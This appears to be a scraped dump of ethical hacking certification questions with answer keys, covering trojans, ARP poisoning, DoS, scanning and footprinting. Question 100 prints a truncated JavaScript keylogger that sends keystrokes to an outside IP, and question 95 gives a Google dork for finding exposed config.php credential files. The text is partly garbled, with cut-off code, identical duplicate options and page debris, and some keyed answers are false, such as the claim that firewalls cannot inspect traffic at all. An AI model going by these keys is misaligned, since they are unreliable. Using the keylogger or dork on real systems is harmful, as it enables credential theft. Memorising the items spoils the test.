Ursula is a college student at a University in Amsterdam. Ursula originally went to college to study engineering but later changed to marine biology after spending a month at sea with her friends. These friends frequently go out to sea to follow and harass fishing fleets that illegally fish in foreign waters. Ursula eventually wants to put companies practicing illegal fishing out of business. Ursula decides to hack into the parent company's computers and destroy critical data knowing fully well that, if caught, she probably would be sent to jail for a very long time. What would Ursula be considered?

- A. Ursula would be considered a gray hat since she is performing an act against illegal activities.
- B. She would be considered a suicide hacker.
- C. She would be called a cracker.
- D. Ursula would be considered a black hat.

**Correct Answer: B**

#### **QUESTION 88**

Attacking well-known system defaults is one of the most common hacker attacks. Most software is shipped with a default configuration that makes it easy to install and setup the application. You should change the default settings to secure the system.


Which of the following is NOT an example of default installation?

- A. Many systems come with default user accounts with well-known passwords that administrators forget to change
- B. Often,the default location of installation files can be exploited which allows a hacker to retrieve a file from the system
- C. Many software packages come with "samples" that can be exploited,such as the sample programs on IIS web services
- D. Enabling firewall and anti-virus software on the local system

**Correct Answer: D**

#### **QUESTION 89**

This tool is widely used for ARP Poisoning attack. Name the tool.



- A. Cain and Able
- B. Beat Infector
- C. Poison Ivy
- D. Webarp Infector

**Correct Answer: A**

#### QUESTION 90

BankerFox is a Trojan that is designed to steal users' banking data related to certain banking entities.


When they access any website of the affected banks through the vulnerable Firefox 3.5 browser, the Trojan is activated and logs the information entered by the user. All the information entered in that website will be logged by the Trojan and transmitted to the attacker's machine using covert channel.

BankerFox does not spread automatically using its own means. It needs an attacking user's intervention in order to reach the affected computer.



# E-banking Trojans

e-banking Trojans intercept a **victim's account information** before it is the attacker's Trojan command and control center



What is the most efficient way an attacker located in remote location to infect this banking Trojan on a victim's machine?

- A. Physical access - the attacker can simply copy a Trojan horse to a victim's hard disk infecting the machine via Firefox add-on extensions
- B. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
- C. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
- D. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
- E. Downloading software from a website? An attacker can offer free software, such as shareware programs and pirated mp3 files

**Correct Answer:** E

## QUESTION 91

In the context of password security: a simple dictionary attack involves loading a dictionary file (a text file

full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive - though slow. Usually, it tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary combined together to have variations of words, what would you call such an attack?

- A. Full Blown Attack
- B. Thorough Attack
- C. Hybrid Attack
- D. BruteDict Attack

**Correct Answer: C**

#### **QUESTION 92**

You receive an e-mail with the following text message.

"Microsoft and HP today warned all customers that a new, highly dangerous virus has been discovered which will erase all your files at midnight. If there's a file called hidserv.exe on your computer, you have been infected and your computer is now running a hidden server that allows hackers to access your computer. Delete the file immediately. Please also pass this message to all your friends and colleagues as soon as possible."

You launch your antivirus software and scan the suspicious looking file hidserv.exe located in c:\windows directory and the AV comes out clean meaning the file is not infected. You view the file signature and confirm that it is a legitimate Windows system file "Human Interface Device Service".

What category of virus is this?

- A. Virus hoax
- B. Spooky Virus
- C. Stealth Virus
- D. Polymorphic Virus

**Correct Answer: A**

#### **QUESTION 93**

Choose one of the following pseudo codes to describe this statement:

"If we have written 200 characters to the buffer variable, the stack should stop because it cannot hold any more data."

- A. If (l > 200) then exit (1)
- B. If (l < 200) then exit (1)
- C. If (l <= 200) then exit (1)
- D. If (l >= 200) then exit (1)

**Correct Answer: D**

#### **QUESTION 94**

One of the effective DoS/DDoS countermeasures is 'Throttling'. Which statement correctly defines this term?

- A. Set up routers that access a server with logic to adjust incoming traffic to levels that will be safe for the server to process
- B. Providers can increase the bandwidth on critical connections to prevent them from going down in the event of an attack
- C. Replicating servers that can provide additional failsafe protection
- D. Load balance each server in a multiple-server architecture

**Correct Answer:** A

**QUESTION 95**


Attackers footprint target Websites using Google Hacking techniques. Google hacking is a term that refers to the art of creating complex search engine queries. It detects websites that are vulnerable to numerous exploits and vulnerabilities. Google operators are used to locate specific strings of text within the search results.


The configuration file contains both a username and a password for an SQL database. Most sites with forums run a PHP message base. This file gives you the keys to that forum, including FULL ADMIN access to the database. WordPress uses config.php that stores the database Username and Password.


Which of the below Google search string brings up sites with "config.php" files?




 Everything

 Images

 Videos

 News

 Discussions

 More

Hyderabad, Andhra Pradesh

[Change location](#)

The web

[Pages from India](#)

All results

[Sites with images](#)

[More search tools](#)

► [Index of /etc/passwd](#) 🔍

[config.php](#) 31-Jul-2003 12:55 7k [ ] [counter.exe](#) 31-Jul-2003 12:55 101k [TX] 2003 12:55 4k [TXT] [default.asp](#) 31-Jul-2003 12:55 2k [TXT] ...  
[gray-world.net/etc/passwd/](#) - Similar

[intitle:index.of config.php](#) « [Steve Shead Dot Com](#) 🔍

intitle:index.of [config.php](#). Written by Steve Shead on March 30, 2009 — Le ... Posted in Tech | Tagged [config.php](#), [ghdb](#), [google](#), [hacking](#), ...  
[www.steve-shead.com/blog/2009/03/30/intitleindexof-configphp/](#) - Cached

[Index of /aculife/](#) 🔍

[config.php](#) - Main configuration file [./icon.php](#) - Show category icon ... Main - "[config.php](#)" - is located under main X-Cart directory. ...  
[www.aculife-ireland.com/aculife/](#) - Cached - Similar

[Index of /blog/?tag=spiritual-openness/wp-config.php/wp-admin](#)

[wp-config.php](#) 15-Mar-2010 15:57 1k [DIR] [wp-content/](#) 06-Apr-2011 17:43 - 06-Apr-2011 17:43 1k [ ] [wp-feed.php](#) 06-Apr-2011 17:43 1k [DIR] ...  
[journeycenter.org/blog/%3Ftag=spiritual...config.php/wp-admin/](#) - Cached

[Index of /?p=95/wp-config.php/wp-admin/wp-content](#) 🔍

[wp-config-off.php](#) 08-Apr-2009 12:49 2k [ ] [wp-config-sample.php](#) 08-Apr-2009 [wp-config.php](#) 08-Apr-2009 17:04 2k [DIR] ...  
[www.polowindonesia.com/%3Fp=95/wp-config.php/.../wp-content/](#) - Cached

[Index of /ccmail](#)

First of all, you have to unpack the package you've downloaded and edit [con](#) your username/password. You can add more than one user. ...  
[www.downtowneaterywarsaw.com/ccmail/](#) - United States - Cached - Similar

[Index of /?p=12/wp-config.php/wp-includes/wp-includes](#) 🔍

[wp-comments-post.php](#) 28-Sep-2006 19:16 2k [ ] [wp-commentsrss2.php](#) 15-D 4k [ ] [wp-config.php](#) 18-Jan-2007 06:01 1k [DIR] ...  
[angel.crysta-corp.com/%3Fp=12/wp-config.php/wp.../wp-includes/](#) - Cached

[Index of /?m=200807/wp-config.php/wp-admin/wp-includes/w](#)

[md5sums.txt](#) 10-Dec-2009 09:33 116k [ ] [wp-config.php](#) 15-Mar-2010 15:07 admin/ 26-Feb-2011 21:14 - [DIR] [wp-includes/](#) 26-Feb-2011 21:14 - [DIR] ...  
[deedsandwords.com/%3Fm=200807/wp-config.php/.../wp-admin/](#) - Cached

[Index of /web/?/Artists/amazone\\_audio/xmedia/config.php/mo](#)

Index of [/web/?/Artists/amazone\\_audio/xmedia/config.php/modules/images](#). modified Size Description. [DIR] Parent Directory 21-Mar-2011 18:20 - [ ] ...  
[www.amazonerecords.com/web/%3F/Artists/.../config.php/.../images/](#) - Cac

[Index of /?page\\_id=21/encheres-voitures.xml/wp-config.php/c](#)

[wp-config.php](#) 16-Apr-2008 02:39 1k [DIR] [wp-content/](#) 01-May-2008 08:40 - 16-Apr-2008 02:40 1k [ ] [wp-feed.php](#) 16-Apr-2008 02:40 1k [DIR] ...  
[www.encheres-voitures.fr/%3Fpage...config.php/.../wp-content/](#) - Cached

Go

1 2 3 4 5 6 7 8 9 10

- A. Search:index config/php
- B. Wordpress:index config.php
- C. intitle:index.of config.php
- D. Config.php:index list

**Correct Answer:** C

**QUESTION 96**

Which of the following tool would be considered as Signature Integrity Verifier (SIV)?

- A. Nmap
- B. SNORT
- C. VirusSCAN
- D. Tripwire

**Correct Answer:** D

**QUESTION 97**

Bob has set up three web servers on Windows Server 2008 IIS 7.0. Bob has followed all the recommendations for securing the operating system and IIS. These servers are going to run numerous e-commerce websites that are projected to bring in thousands of dollars a day. Bob is still concerned about the security of these servers because of the potential for financial loss. Bob has asked his company's firewall administrator to set the firewall to inspect all incoming traffic on ports 80 and 443 to ensure that no malicious data is getting into the network.

Why will this not be possible?

- A. Firewalls cannot inspect traffic coming through port 443
- B. Firewalls can only inspect outbound traffic
- C. Firewalls cannot inspect traffic at all,they can only block or allow certain ports
- D. Firewalls cannot inspect traffic coming through port 80

**Correct Answer:** C

**QUESTION 98**


Which of the following statement correctly defines ICMP Flood Attack? (Select 2 answers)





**Attacker**

The attacker sends ICMP ECHO requests with spoofed source addresses



- A. Bogus ECHO reply packets are flooded on the network spoofing the IP and MAC address
- B. The ICMP packets signal the victim system to reply and the combination of traffic saturates the

bandwidth of the victim's network

- C. ECHO packets are flooded on the network saturating the bandwidth of the subnet causing denial of service
- D. A DDoS ICMP flood attack occurs when the zombies send large volumes of ICMP\_ECHO\_REPLY packets to the victim system.

**Correct Answer:** BD

#### QUESTION 99

Which type of scan does NOT open a full TCP connection?

- A. Stealth Scan
- B. XMAS Scan
- C. Null Scan
- D. FIN Scan

**Correct Answer:** A

#### QUESTION 100

Lori was performing an audit of her company's internal Sharepoint pages when she came across the following code. What is the purpose of this code?

```
<script LANGUAGE="JavaScript">
document.captureEvents(Event.KEYPR
document.onkeypress = captureKeyst
function capturekeystrokes(e) {
var key = String.fromCharCode(e.wh
var img = new Image();
var src = "http://192.154.124.55/i
"keystroke=" + escape(key);
img.src = src;
return true;}
</script>
```

- A. This JavaScript code will use a Web Bug to send information back to another server.
- B. This code snippet will send a message to a server at 192.154.124.55 whenever the "escape" key is pressed.
- C. This code will log all keystrokes.
- D. This bit of JavaScript code will place a specific image on every page of the RSS feed.

**Correct Answer:** C

**QUESTION 101**

What sequence of packets is sent during the initial TCP three-way handshake?

- A. SYN,SYN-ACK,ACK
- B. SYN,URG,ACK
- C. SYN,ACK,SYN-ACK
- D. FIN,FIN-ACK,ACK

**Correct Answer:** A

**QUESTION 102**

Steve scans the network for SNMP enabled devices. Which port number Steve should scan?

- A. 150
- B. 161
- C. 169
- D. 69

**Correct Answer:** B

**QUESTION 103**

You are footprinting an organization and gathering competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find them listed there. You know they had the entire staff directory listed on their website 12 months ago but now it is not there. Is there any way you can retrieve information from a website that is outdated?

- A. Visit Google's search engine and view the cached copy
- B. Crawl the entire website and store them into your computer
- C. Visit Archive.org web site to retrieve the Internet archive of the company's website
- D. Visit the company's partners and customers website for this information

**Correct Answer:** C

**QUESTION 104**

You are the CIO for Avantes Finance International, a global finance company based in Geneva. You are responsible for network functions and logical security throughout the entire corporation. Your company has over 250 servers running Windows Server, 5000 workstations running Windows Vista, and 200 mobile users working from laptops on Windows 7.

Last week, 10 of your company's laptops were stolen from salesmen while at a conference in Amsterdam. These laptops contained proprietary company information. While doing damage assessment on the possible public relations nightmare this may become, a news story leaks about the stolen laptops and also that sensitive information from those computers was posted to a blog online.

What built-in Windows feature could you have implemented to protect the sensitive information on these laptops?


- A. You should have used 3DES which is built into Windows
- B. If you would have implemented Pretty Good Privacy (PGP) which is built into Windows,the sensitive information on the laptops would not have leaked out
- C. You should have utilized the built-in feature of Distributed File System (DFS) to protect the sensitive information on the laptops
- D. You could have implemented Encrypted File System (EFS) to encrypt the sensitive files on the laptops

**Correct Answer:** D

**QUESTION 105**

A Trojan horse is a destructive program that masquerades as a benign application. The software initially appears to perform a desirable function for the user prior to installation and/or execution, but in addition to

the expected function steals information or harms the system.



The challenge for an attacker is to send a convincing file attachment to the victim, which gets easily executed on the victim machine without raising any suspicion. Today's end users are quite knowledgeable about malwares and viruses. Instead of sending games and fun executables, Hackers today are quite successful in spreading the Trojans using Rogue security software.

What is Rogue security software?

- A. A flash file extension to Firefox that gets automatically installed when a victim visits rogue software disabling websites
- B. A Fake AV program that claims to rid a computer of malware, but instead installs spyware or other malware onto the computer. This kind of software is known as rogue security software.
- C. Rogue security software is based on social engineering technique in which the attacker lures victim to visit spear phishing websites
- D. This software disables firewalls and establishes reverse connecting tunnel between the victim's machine and that of the attacker

**Correct Answer: B**

#### QUESTION 106

Which of the following is NOT part of CEH Scanning Methodology?

- A. Check for Live systems
- B. Check for Open Ports
- C. Banner Grabbing
- D. Prepare Proxies
- E. Social Engineering attacks
- F. Scan for Vulnerabilities
- G. Draw Network Diagrams

**Correct Answer: E**

#### QUESTION 107

Lee is using Wireshark to log traffic on his network. He notices a number of packets being directed to an internal IP from an outside IP where the packets are ICMP and their size is around 65,536 bytes. What is



Lee seeing here?

- A. Lee is seeing activity indicative of a Smurf attack.
- B. Most likely, the ICMP packets are being sent in this manner to attempt IP spoofing.
- C. Lee is seeing a Ping of death attack.
- D. This is not unusual traffic, ICMP packets can be of any size.

**Correct Answer:** C

**QUESTION 108**

This method is used to determine the Operating system and version running on a remote target system. What is it called?

- A. Service Degradation
- B. OS Fingerprinting
- C. Manual Target System
- D. Identification Scanning

**Correct Answer:** B

**QUESTION 109**

William has received a Chess game from someone in his computer programming class through email. William does not really know the person who sent the game very well, but decides to install the game anyway because he really likes Chess.





After William installs the game, he plays it for a couple of hours. The next day, William plays the Chess game again and notices that his machine has begun to slow down. He brings up his Task Manager and sees the following programs running:

# Windows Task Manager

File Options View Help

Applications Processes Performance Networking

| Image Name        | User Name     | CPU | Mem Us |
|-------------------|---------------|-----|--------|
| AcroTray.exe      | Administrator | 00  |        |
| Beast2.07.exe     | Administrator | 00  | 2,6    |
| csrss.exe         | SYSTEM        | 00  | 3,5    |
| ctfmon.exe        | Administrator | 00  | 1,1    |
| defwatch.exe      | SYSTEM        | 00  | 1,1    |
| DVDLauncher.exe   | Administrator | 00  |        |
| explorer.exe      | Administrator | 00  | 5,2    |
| gcasDtServ.exe    | Administrator | 00  | 8,3    |
| gcasServ.exe      | Administrator | 00  | 2,6    |
| gcasServAlert.exe | Administrator | 00  | 4,9    |
| hkcmd.exe         | Administrator | 00  |        |
| Iap.exe           | SYSTEM        | 00  | 1,5    |
| igfxpers.exe      | Administrator | 00  |        |
| issch.exe         | Administrator | 00  | 2      |
| jusched.exe       | Administrator | 00  |        |
| lsass.exe         | SYSTEM        | 00  | 1,0    |
| MDM.EXE           | SYSTEM        | 00  | 2,8    |
| mmc.exe           | Administrator | 00  | 1,3    |
| MSGSYS.EXE        | SYSTEM        | 00  |        |

☐ Show processes from all users

End

Processes: 42

CPU Usage: 4%

Commit Charge: 356

What has William just installed?

- A. Zombie Zapper (ZoZ)
- B. Remote Access Trojan (RAT)
- C. Bot IRC Tunnel (BIT)
- D. Root Digger (RD)

**Correct Answer:** B

**QUESTION 110**

John the hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct MiTM attack. What is the destination MAC address of a broadcast frame?

- A. 0xFFFFFFFFFFFF
- B. 0xDDDDDDDDDDDDDD
- C. 0xAAAAAAAAAAAA
- D. 0BBBBBBBBBBBBBB

**Correct Answer:** A

**QUESTION 111**

You are gathering competitive intelligence on an organization. You notice that they have jobs listed on a few Internet job-hunting sites. There are two jobs for network and system administrators. How can this help you in foot printing the organization?

- A. To learn about the IP range used by the target network
- B. To identify the number of employees working for the company
- C. To test the limits of the corporate security policy enforced in the company
- D. To learn about the operating systems, services and applications used on the network

**Correct Answer:** D

**QUESTION 112**

TCP packets transmitted in either direction after the initial three-way handshake will have which of the following bit set?

- A. SYN flag
- B. ACK flag
- C. FIN flag
- D. XMAS flag

**Correct Answer:** B

**QUESTION 113**

